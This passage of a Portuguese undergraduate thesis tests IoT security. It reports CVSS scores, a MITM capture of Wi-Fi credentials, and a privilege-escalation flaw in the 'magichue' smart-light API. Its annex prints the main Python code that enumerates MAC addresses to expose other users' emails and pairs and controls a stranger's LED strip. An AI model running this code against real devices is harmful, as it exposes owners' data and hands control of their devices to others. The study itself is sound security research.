Considerando-se sucesso no ataque descrito e usando-se o CVSS, define-se as métricas da Tabela 4 para esta vulnerabilidade que busca a escalada de privilégios no uso de diferentes pontos de extremidade da API.

Tabela 4: *Métricas CVSS para interfaces inseguras.*

Métrica	Valor	Valor Numérico
Vetor de Ataque	Rede	0.85
Complexidade de Ataque	Baixo	0.77
Privilégios Necessários - Escopo : Inalterado	Baixo	0.62
Interação do Usuário	Nenhum	0.85
Confidencialidade	Baixo	0.22
Integridade	Alto	0.56
Disponibilidade	Alto	0.56

Fonte: Do Autor

A O vetor de ataque é a "rede", pois usa-se uma rede externa para execução dos ataques. A complexidade do ataque é "baixa", já que nenhuma condição especial é necessária. Privilégio necessário é "baixo", pois o agente malicioso necessita somente

de uma autenticação padrão. Interação do usuário não é necessária, portanto é atribuído o valor "Nenhum". O escopo do ataque não muda, os únicos alvos alcançados são os dispositivos IoT. O impacto de confidencialidade é classificado como "baixo"pois apesar de obter-se dados, a possibilidade de acesso à eles não é total. Os impactos de integridade e disponibilidade são "altos", pois pode-se modificar os dados e controlar os dispositivos através do envio de comandos.

4 RESULTADOS

4.1 Senhas fracas e *hardcoded*

Usando-se rotinas automatizadas, mostrou-se que é simples de escanear a internet em busca de dispositivos possivelmente vulneráveis. Ademais, existem ferramentas que tornam esta busca possível mesmo para pessoas leigas no assunto. A facilidade encontrada para reproduzir passos usados em ataques deste tipo condiz com os números apresentados no inicio da seção 3.3.

Empregando-se uma destas ferramentas foram encontrados diversas câmeras transmitindo pela internet, o modelo destas câmeras estava presente nas informações disponibilizadas e isso tornaria um ataque manual extremamente factível. Não foram feitas tentativas de acesso às câmeras que possuíam autenticação, afinal o objetivo não era invadir sistemas IoT, mas mostrar que eles são suscetíveis à invasões. O mais alarmante foi que ao fim da pesquisa foram encontradas câmeras transmitindo imagens sem qualquer autenticação, como a mostrada na Figura 14.

Figura 14: *Captura de câmera transmitindo sem autenticação*


Fonte: Do autor

Este tipo de vulnerabilidade poderia ser evitada pelo fabricante dos equipamentos se fossem geradas senhas padrão, fortes e individuais. Do ponto de vista de implementação a senha padrão poderia ser gerada pelo fabricante através do uso um algoritmo de *hash* onde a entrada seria uma combinação de informações exclusivas de cada aparelho (número de série e endereço MAC, por exemplo). Um ponto negativo desta solução é que, dependendo do poder de processamento do dispositivo e do algoritmo *hash* escolhido, o cálculo poderia consumir boa parte dos recursos disponíveis.

Outra possibilidade mais simples seria forçar o usuário a manter uma senha de acesso forte. Quando se refere a uma senha forte, se quer dizer que ela seja diferente da padrão e tenha quantidade e tipos apropriados de caracteres. A comparação entre senhas de diferentes complexidades apresentou resultado que atesta estas afirmações.

No primeiro gráfico da Figura 15, o eixo x é o índice de cada senha dentro das listas introduzidas na seção 3.3.2, portanto representa cada palavra alvo. Cada curva neste gráfico expressa os tempos de quebra das senhas de um dos níveis de complexidade. As legendas são abreviações para cada critério: 4_SE : Quatro caracteres sem especiais; 4_CE : Quatro caracteres com especiais; 5_SE : Cinco caracteres sem especiais; 5_CE : Cinco caracteres com especiais;

Figura 15: *Comparação entre tempos para quebrar senhas com diferentes critérios*



Fonte: Do autor

No segundo gráfico da Figura 15, calculou-se a média do tempo que o algoritmo levou para encontrar as senhas de cada critério. Através deste gráfico percebeu-se a influência da complexidade no tempo de computação das senhas. Em média uma senha 4_CE demorou sete vezes mais para ser encontrada do que uma 4_SE. Para o caso das senhas com cinco caracteres, a diferença no tempo de computação de senhas com e sem caracteres especiais foi de 14 vezes. O acréscimo de um caractere no tamanho da senha aumentou o tempo para encontrar as senhas sem caracteres especiais em cerca de 41 vezes e as senhas com caracteres especiais em cerca de 78 vezes.

Considerando que mostrou-se com sucesso que a vulnerabilidade pode ser explorada, as métricas CVSS atribuídas na Tabela 2 podem ser consideradas como consistentes e válidas. Além disso, os valores atribuídos à elas na seção 3.3.3 são embasados pelo estudo de Rizvi et al. (2020) que chegou aos mesmos resultados.

O cálculo foi feito e obteve-se os valores mostrados na coluna "Valor" da Tabela 5, a coluna "Max" representa qual a pontuação máxima para o parâmetro. Explorabilidade e Impacto são grandezas intermediárias usados para a obtenção da gravidade.

Tabela 5: *Gravidade - Senhas fracas e hardcoded.*

	Valor	Max
Explorabilidade	2.2	3.9
Impacto	6	6
Gravidade	**9**	**10**

Fonte: Do Autor

Esta vulnerabilidade apresentou nível de gravidade alto, contudo seu nível de risco não foi mensurado. O risco depende de outros fatores referentes ao ambiente e contexto em que a vulnerabilidade estaria sendo explorada.

4.2 Transmissão e armazenamento de dados inseguro

Um ataque MITM foi implementado com sucesso. Através dele, analisou-se o tráfego de dados entre os dispositivos usando-se o *wireshark* e verificou-se que todas as informações trocadas eram enviadas como texto, sem qualquer criptografia, inclusive senha e SSID da rede. Na Figura 16a vê-se o pacote capturado com o SSID='GRACA' e a chave 'testeTCC' destacados pelos retângulos vermelhos. Como a quantidade de dados enviada não foi grande e foi toda como texto, pôde-se encontrar também estas informações no terminal onde o ettercap estava rodando, como visto na Figura 16b.


Algumas correções simples poderiam ser implementadas para que o ataque não fosse reproduzido. Se o dispositivo ainda não foi configurado, logo que for energizado ele oferece um ponto de acesso aberto que os agentes maliciosos podem usar para realizar um ataque MITM ou mesmo, em caso de outras vulnerabilidades serem encontradas, causar danos ao dispositivo como uma injeção de *software*. O ponto de acesso poderia limitar a conexão à somente um dispositivo, afinal ele é usado somente durante a configuração inicial, impedindo um ataque MITM.

A troca de dados poderia usar um protocolo criptografado, quando trata-se de câmeras que possuem um poder de processamento considerável a solução é possível, já no caso de dispositivos mais simples, como a fita LED, isso poderia consumir muitos recursos. Para estes, o problema já seria amenizado se os campos sensíveis fossem criptografados antes do envio, mesmo que o restante dos dados estivessem como texto legível.

Como apresentado, foi possível capturar dados sensíveis, como senhas, usando-se a metodologia apresentada na seção 3.4. Este fato valida as métricas CVSS atribuídas na Tabela 3 para a obtenção da pontuação de gravidade desta vulnerabilidade. O resultado final é apresentado na Tabela 6, que segue a mesma lógica de construção da tabela apresentada no final da seção anterior.

Figura 16: *Captura de informações durante ataque MITM*

(a) *Usando software wireshark.* **(b)** *.Usando ferramenta ettercap*



Fonte: Do autor

Tabela 6: *Gravidade - Transmissão e armazenamento de dados inseguros.*

	Valor	Max
Explorabilidade	1.6	3.9
Impacto	4	6
Gravidade	**6.1**	**10**

Fonte: Do Autor

4.3 Interfaces Inseguras


Através dos testes descritos, viu-se que a comunicação do aplicativo *Magic Home* com a API *magichue* é feita usando HTTP, ou seja, não há criptografia. Este fato tornou a descoberta dos pontos de extremidade e dos dados enviados em cada mensagem factível. O único dado enviado usando alguma criptografia e que tem relevância na operação do aplicativo é a senha, que passa por um algoritmo de *hash* antes de ser enviada. Uma senha sem criptografia não é aceita pela API, contudo criptografando a senha antes de envia-la obteve-se sucesso nas tentativas de autenticação, a resposta para estes casos é mostrada na Figura 17 onde o campo de texto carrega informações do usuário e o *token*.

Figura 17: *Resposta de sucesso na autenticação*

Fonte: Do autor

Então, com a descoberta do ponto de extremidade *getBindedUserListByMacAddress* realizou-se um escaneamento por dispositivos cadastrados na API usando-se o programa MACScan.py. A API mostrou-se vulnerável à uma escalada de privilégios e respondeu às requisições sem erros. Os resultados vistos na Figura 18 foram obtidos com requisições enviadas à este ponto de extremidade conforme descrito na seção 3.5.1.

Figura 18: *Lista de dispositivos encontrados através de requisições à API*



Fonte: Do autor

O que espera-se de um sistema confiável é que usuários tenham acesso somente aos seus dados pessoais, não sendo possível capturar dados de outros usuários. Portanto, com o *token* gerado para o usuário "teste@tcc.com"não deveria ser possível pesquisar por nenhum endereço MAC, já que não possui dispositivos pareados à ele. Em uma lista com 20 endereços MAC foi possível encontrar cinco dispositivos e descobrir o e-mail dos usuários pareados à eles. Os dados dos usuários encontrados foram ocultados na Figura 18 por tarjas pretas.

O teste final, usando a autenticação, pedido de pareamento e envio de comandos para a fita LED em teste teve resultados semelhante, mas com consequências mais graves. Foi possível assumir o controle com a conta sem privilégios e a fita respondeu aos comandos, acendendo-se como mostrado na Figura 19.

Figura 19: *Fita LED acessa como resposta aos comandos enviados*

Fonte: Do autor

Como dito, inicialmente, tentou-se simplesmente enviar requisições aos pontos de extremidade responsáveis por executar comandos usando um usuário sem qualquer relação com a fita LED. O comportamento da API foi coerente e os comandos foram bloqueados, retornando uma resposta de erro. Na segunda tentativa, adicionou-se o envio de uma mensagem usada para pareamento de novos dispositivos. Esta requisição aparentava ser protegida, a mensagem enviada pelo aplicativo continha campos hexadecimais com origem

não-óbvia e difíceis de serem descobertos por um agente malicioso. Como simplesmente copiar estes dados descaracterizaria o cenário de ataque, substituiu-se os campos desconhecidos por *strings* vazias e sequências de zeros e o único campo mantido foi o do endereço MAC.

Executando o programa completo, obteve-se sucesso no pareamento do dispositivo usando unicamente seu endereço MAC, a partir dai obteve-se acesso total à fita e todos os comandos enviados foram atendidos. A Figura 20 mostra a execução do programa, adicionou-se a requisição de listagem dos dispositivos pareados antes e depois de requisitar o pareamento do usuário "teste@tcc.com"como uma forma de mostrar que a requisição foi atendida com sucesso. Após parear o dispositivo, o programa fica aguardando por comandos “Liga” e “Desliga”. O código *HACKME.py* final, modificado para listagem dos usuários pareados antes e depois da requisição, é visto na Figura 24 do Anexo A.

Figura 20: *Pareamento do dispositivo e envio de comandos durante aumento de privilégio*

Fonte: Do autor

Usando-se a saída do primeiro ataque como entrada para o segundo, o controle de diversas fitas LED poderia ser assumido. O código foi enviado para colegas que puderam facilmente repetir o ataque, com o único requisito de possuírem uma conta no aplicativo para a autenticação inicial e geração do *token*. As contas já pareadas ao dispositivo e listadas na Figura 20 são referentes à estes testes.

As vulnerabilidades mostradas poderiam ser corrigidas implementando verificações simples na API. Como dito, uma conta que não está pareada à um dispositivo não deveria ser capaz de requisitar a lista de usuários conectados a ele ou, em uma configuração mais restritiva, usuários comuns não deveriam ter acesso ao ponto de extremidade *getBindedUserListByMacAddress* já que durante operação normal esta requisição é inútil e só abre possibilidades para ataques.

Durante o processo de pareamento, a API deveria verificar os códigos enviados na requisição. O aplicativo poderia requisitar um código diretamente para a fita e envia-lo na mensagem, assim sempre seria necessário estar na mesma rede local que o dispositivo que se deseja parear remotamente. Se este processo fosse implementado corretamente, impossibilitaria ataques como o que foi reproduzido.

Com o sucesso dos ataques propostos na metodologia, pode-se dizer que as métricas CVSS atribuídas para esta vulnerabilidade na seção 3.5.2 são válidas e com elas obteu-se

os valores vistos na Tabela 7

Tabela 7: *Gravidade - Interfaces inseguras.*

	Valor	Max
Explorabilidade	2.8	3.9
Impacto	5.5	6
Gravidade	**8.3**	**10**

Fonte: Do Autor

5 CONCLUSÃO

Neste trabalho, foram descritas diversas vulnerabilidades já encontradas em dispositivos IoT e, partindo-se de estudos feitos na área, foi possível apresentar com sucesso técnicas e estratégias que possibilitam a exploração destas falhas. Muitos dos problemas expostos também atormentaram a indústria de software e a internet em seus primórdios, contudo, mesmo com todo o conhecimento já gerado à respeito dos tópicos, a indústria IoT repete falhas desnecessariamente.

Por mais que existam frequentes trabalhos de conscientização a respeito de senhas fracas, elas são fonte recorrente de vulnerabilidade em dispositivos. A procura ou bloqueio desse tipo de ocorrência se caracteriza como uma tarefa exequível e passível de automação. Mostrou-se como ameaças graves podem ser criadas por esta falha, principalmente quando dispositivos possuem interfaces inseguras habilitadas e visíveis na internet como é o caso de câmeras IP com Telnet.

Evidenciou-se a existência de troca de informações privadas descriptografadas dentro de uma rede sem autenticação, por mais que este seja um dos primeiros tópicos abordados ao tratar de segurança. Neste caso, foi possível capturar os dados utilizando somente ferramentas de acesso livre.

Três das vulnerabilidades foram exploradas com mais detalhes. Sugere-se o desenvolvimento de trabalhos que mostrem técnicas de explorabilidade para o restante das vulnerabilidades citadas. Uma abordagem adicional consiste na comparação de vulnerabilidades existentes entre dispositivos de propósito similar, porém pertencentes à faixas de preço diferentes. Optou-se por não seguir esta proposta devido ao investimento financeiro considerável que seria necessário.

Nos resultados deste trabalho, discorreu-se brevemente sobre soluções que aumentariam a segurança dos dispositivos, todavia elas não foram implementadas. Em especial, no caso da implementação de comunicação criptografada, poderia-se obter uma análise interessante sobre sua viabilidade em dispositivos com pouco poder de processamento.

Um futuro trabalho poderia empregar a análise de sistemas mais complexos e cujas vulnerabilidades poderiam promover ameaças ainda mais graves. Um exemplo crítico seria sistemas de controle por voz que, após configurados, tem o poder de controlar todos os dispositivos da casa e comunicar-se diretamente com computadores e celulares dentro da mesma rede local.

Muitas das falhas apresentadas vem sendo corrigidas nos últimos anos, mesmo assim há um caminho longo a ser trilhado e ele depende da conscientização de usuários e engenheiros a respeito das ameaças que dispositivos simples trazem quando são implementados sem os devidos cuidados. Espera-se que, com o conteúdo apresentado neste trabalho, passos tenham sido dados nessa direção.

ANEXO A - ESTRUTURA PRINCIPAL DOS CÓDIGOS USADOS PARA TESTE DE INTERFACES INSEGURAS

As figuras deste anexo mostram os códigos utilizados para os testes de segurança da API *magichue*, as funções utilizadas nos códigos foram mostradas durante a seção 3.

A Figura 21 mostra o código usado para escaneamento dos endereços MAC, nas primeiras linhas vê-se usuário e senha *hardcoded*, logo em seguida estas informações são usadas para gerar o *token* através do pedido de autenticação.

É montada uma lista de endereços MAC sequencial e com 20 endereços de duas fabricantes diferentes. Por fim estes endereços são testados vendo-se se existem dispositivos ativos atrelados à eles.

Figura 21: *Instruções principais do código MACScan.py*


```
#---------------------------------MAIN-----------------------------------------------------------------
email = 'teste@tcc.com'
password = 'teste'
jsonResponse = getMyUserToken(email, hashlib.md5(password.encode('utf-8')).hexdigest())

if (jsonResponse['code'] == 0):
    UserToken = (jsonResponse['token'])
    print(UserToken)
else:
    print('ErrorCode=' + str(jsonResponse['code']) + ' ErrorMsg=' + jsonResponse['msg'])
    sys.exit()

strSuzhouMac     = "C82E475DCE"
strEspressifMac  = "D8F15B870A"
lstToTestDevices = []
lstEndBytesMac   = ["%02d" % x for x in range(10)]

for nEndBytesMac in lstEndBytesMac:
    lstToTestDevices.append(strSuzhouMac + nEndBytesMac)

for nEndBytesMac in lstEndBytesMac:
    lstToTestDevices.append(strEspressifMac + nEndBytesMac)

for mac in lstToTestDevices:
    jsonUserData = getUserInfoFromMac(mac, UserToken)
    if jsonUserData:
        print('Mac adress=' + mac + ' User Name=' + jsonUserData[0]['userName'] +
              ' UniID=' + jsonUserData[0]['userUniID'] + ' BindedUniID=' + jsonUserData[0]['bindedUniID'])
    else:
        print('Mac adress=' + mac + ' UserNotFound')
```

Fonte: Do autor

A Figura 22 mostra as instruções principais do código *HACKME.py*, ele inicia pedindo um usuário e senha que será usado na autenticação. A ideia é que seja informado um usuário sem acesso prévio ao controle da fita. O dispositivo alvo tem seu endereço MAC carregado do arquivo *targetMAC.txt*. Em seguida ocorre o pareamento da fita com o usuário e por fim o programa permite que comandos sejam enviados para ela.

Para fins de apresentação dos resultados, implementou-se ainda a função vista na Figura 23 e adicionou-se esta função ao código *HACKME.py*, obtendo-se a versão final vista na

Figura 22: *Instruções principais do código HACKME.py*




```
#--------------------------MAIN----------------------------------------------------------
email = input("Informe o seu email: ")
password = input("Informe sua senha:")

target = open(os.path.dirname(os.path.abspath(__file__)) + "\\targetMAC.txt", "r").read()

#Autenticação
jsonResponse = getMyUserToken(email, hashlib.md5(password.encode('utf-8')).hexdigest())

if (jsonResponse['code'] == 0):
    UserToken = (jsonResponse['token'])
    print(UserToken)
else:
    print('ErrorCode=' + str(jsonResponse['code']) + ' ErrorMsg=' + jsonResponse['msg'])
    sys.exit()

#Pareamento
bindDevice(target, UserToken)

#Envio de comandos
print('\nLista de comandos: Liga; Desliga; E - Encerra o programa')
command = 'inicializar'
while command != 'E':
    command = input()
    if command == 'Liga' or command == 'liga':
        print(str(switchOnOff(target, UserToken, '71230fa3')))
    elif command == 'Desliga' or command == 'desliga':
        print(str(switchOnOff(target, UserToken, '71240fa4')))
```

Fonte: Do autor

Figura 24. A ideia por trás desta modificação é que antes de requisitar o pareamento a lista de dispositivos já aptos a controlar a fita é requisitada, em seguida é enviado o pedido para o usuário ser adicionado à esta lista e por fim a lista é requisitada novamente. Desta forma pode-se mostrar que o usuário realmente não estava na lista e foi adicionado através da requisição de pareamento.


Figura 23: *Instruções da função printListOfUserInfoFromMac*



```
#-----------------------------------------------------------------------------------------
def printListOfUserInfoFromMac(targetMac, token):
    jsonUserData = getUserInfoFromMac(targetMac, token)
    if jsonUserData:
        for UserData in jsonUserData:
            print('Mac adress=' + targetMac + ' User Name=' + UserData['userName'] +
                ' UniID=' + UserData['userUniID'] + ' BindedUniID=' + UserData['bindedUniID'])
    else:
        print('Mac adress=' + targetMac + ' UserNotFound')
```

Fonte: Do autor

Figura 24: *Instruções principais do código HACKME.py em sua versão final*



```
#-------------------------MAIN-----------------------------------------------------------
email = input("Informe o seu email: ")
password = input("Informe sua senha:")

target = open(os.path.dirname(os.path.abspath(__file__)) + "\\targetMAC.txt", "r").read()

#Autenticação
jsonResponse = getMyUserToken(email, hashlib.md5(password.encode('utf-8')).hexdigest())
if (jsonResponse['code'] == 0):
    UserToken = (jsonResponse['token'])
    print('\nToken obtido:')
    print(UserToken)
    print('\n')
else:
    print('ErrorCode=' + str(jsonResponse['code']) + ' ErrorMsg=' + jsonResponse['msg'])
    sys.exit()

print('Dispositivos antes do pedido de pareamento:')
printListOfUserInfoFromMac(target, UserToken)

bindDevice(target, UserToken)

print('\nDispositivos depois do pedido de pareamento:')
printListOfUserInfoFromMac(target, UserToken)

print('\nLista de comandos: Liga; Desliga; E - Encerra o programa')
command = 'inicializar'
while command != 'E':
    command = input()
    if command == 'Liga' or command == 'liga':
        print(str(switchOnOff(target, UserToken, '71230fa3')))
    elif command == 'Desliga' or command == 'desliga':
        print(str(switchOnOff(target, UserToken, '71240fa4')))
```

Fonte: Do autor

REFERÊNCIAS

ABDALLA, P. A.; VAROL, C. Testing IoT Security: The Case Study of an IP Camera. In: 2020 8th International Symposium on Digital Forensics and Security (ISDFS). [S.l.: s.n.], 2020. p. 1–5. DOI: 10.1109/ISDFS49300.2020.9116392.

ALAM, M.; NIELSEN, R. H.; PRASAD, N. R. The evolution of M2M into IoT. In: 2013 First International Black Sea Conference on Communications and Networking (BlackSeaCom). [S.l.: s.n.], 2013. p. 112–115. DOI: 10.1109/BlackSeaCom.2013.6623392.

CHECKMARX. *OWASP Top 10 for IoT - Explained*. [S.l.: s.n.], 2018. Disponível em: <https://www.checkmarx.com/wp-content/uploads/2015/07/OWASP_TOP_10_IoT_Explained.pdf>. Acesso em: 22 mar. 2021.

CISCO. *Global - 2021 Forecast Highlights*. [S.l.], 2016. p. 4, 5. Disponível em: <https://www.cisco.com/c/dam/m/en_us/solutions/service-provider/vni-forecast-highlights/pdf/Global_2021_Forecast_Highlights.pdf>. Acesso em: 14 mar. 2021.

ENISA. *Vulnerabilities and Exploits*. 2019. Disponível em: <https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/vulnerabilities-and-exploits>. Acesso em: 22 mar. 2021.

ERICSSON. *On The Pulse Of The Networked Society*. [S.l.], jun. 2015. p. 10. Disponível em: <https://www.abc.es/gestordocumental/uploads/internacional/EMR_June_2016_D5%5C%201.pdf>. Acesso em: 14 mar. 2021.

FIGUEROA-LORENZO et al. A Survey of IIoT Protocols: A Measure of Vulnerability Risk Analysis Based on CVSS. *ACM Comput. Surv.*, Association for Computing Machinery, New York, NY, USA, v. 53, n. 2, abr. 2020. ISSN 0360-0300. DOI: 10.1145/3381038. Disponível em: <https://doi.org/10.1145/3381038>.

GARTNER. *Gartner Glossary*. [S.l.: s.n.], 2021. Disponível em: <https://www.gartner.com/en/information-technology/glossary/internet-of-things>. Acesso em: 17 mar. 2021.

GROBELNA, I.; GROBELNY, M.; BAZYDŁO, G. User awareness in IoT security. A survey of Polish users. In: AIP PUBLISHING LLC, 1. AIP Conference Proceedings. [S.l.: s.n.], 2018. v. 2040, p. 080002.

MCKINSEY & COMPANY. *The Internet of Thinks: Mapping the value beyond the hype*. [S.l.], 2015.

MORGNER, P.; MATTEJAT, S.; BENENSON, Z. All your bulbs are belong to us: Investigating the current state of security in connected lighting systems. *arXiv preprint arXiv:1608.03732*, 2016.

NAN, E. et al. Architecture of voice control module for smart home automation cloud. In: 2017 IEEE 7th International Conference on Consumer Electronics - Berlin (ICCE-Berlin). [S.l.: s.n.], 2017. p. 97–98. DOI: 10.1109/ICCE-Berlin.2017.8210601.

OWASP. *Top 10 - Internet of Things*. [S.l.], 2018. Disponível em: <https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf>. Acesso em: 22 mar. 2021.

PANARELLO, A. et al. Blockchain and iot integration: A systematic survey. *Sensors*, Multidisciplinary Digital Publishing Institute, v. 18, n. 8, p. 2575, 2018.

RADANLIEV, P. et al. Definition of Internet of Things (IoT) Cyber Risk – Discussion on a Transformation Roadmap for Standardisation of Regulations, Risk Maturity, Strategy Design and Impact Assessment. Preprints, 2019. DOI: https://doi.org/10.20944/preprints201903.0080.v1.

RIZVI, S. et al. Threat model for securing internet of things (IoT) network at device-level. *Internet of Things*, v. 11, p. 100240, 2020. ISSN 2542-6605. DOI: https://doi.org/10.1016/j.iot.2020.100240.

RONEN, E.; SHAMIR, A. Extended Functionality Attacks on IoT Devices: The Case of Smart Lights. In: 2016 IEEE European Symposium on Security and Privacy (EuroS P). [S.l.: s.n.], 2016. p. 3–12. DOI: 10.1109/EuroSP.2016.13.

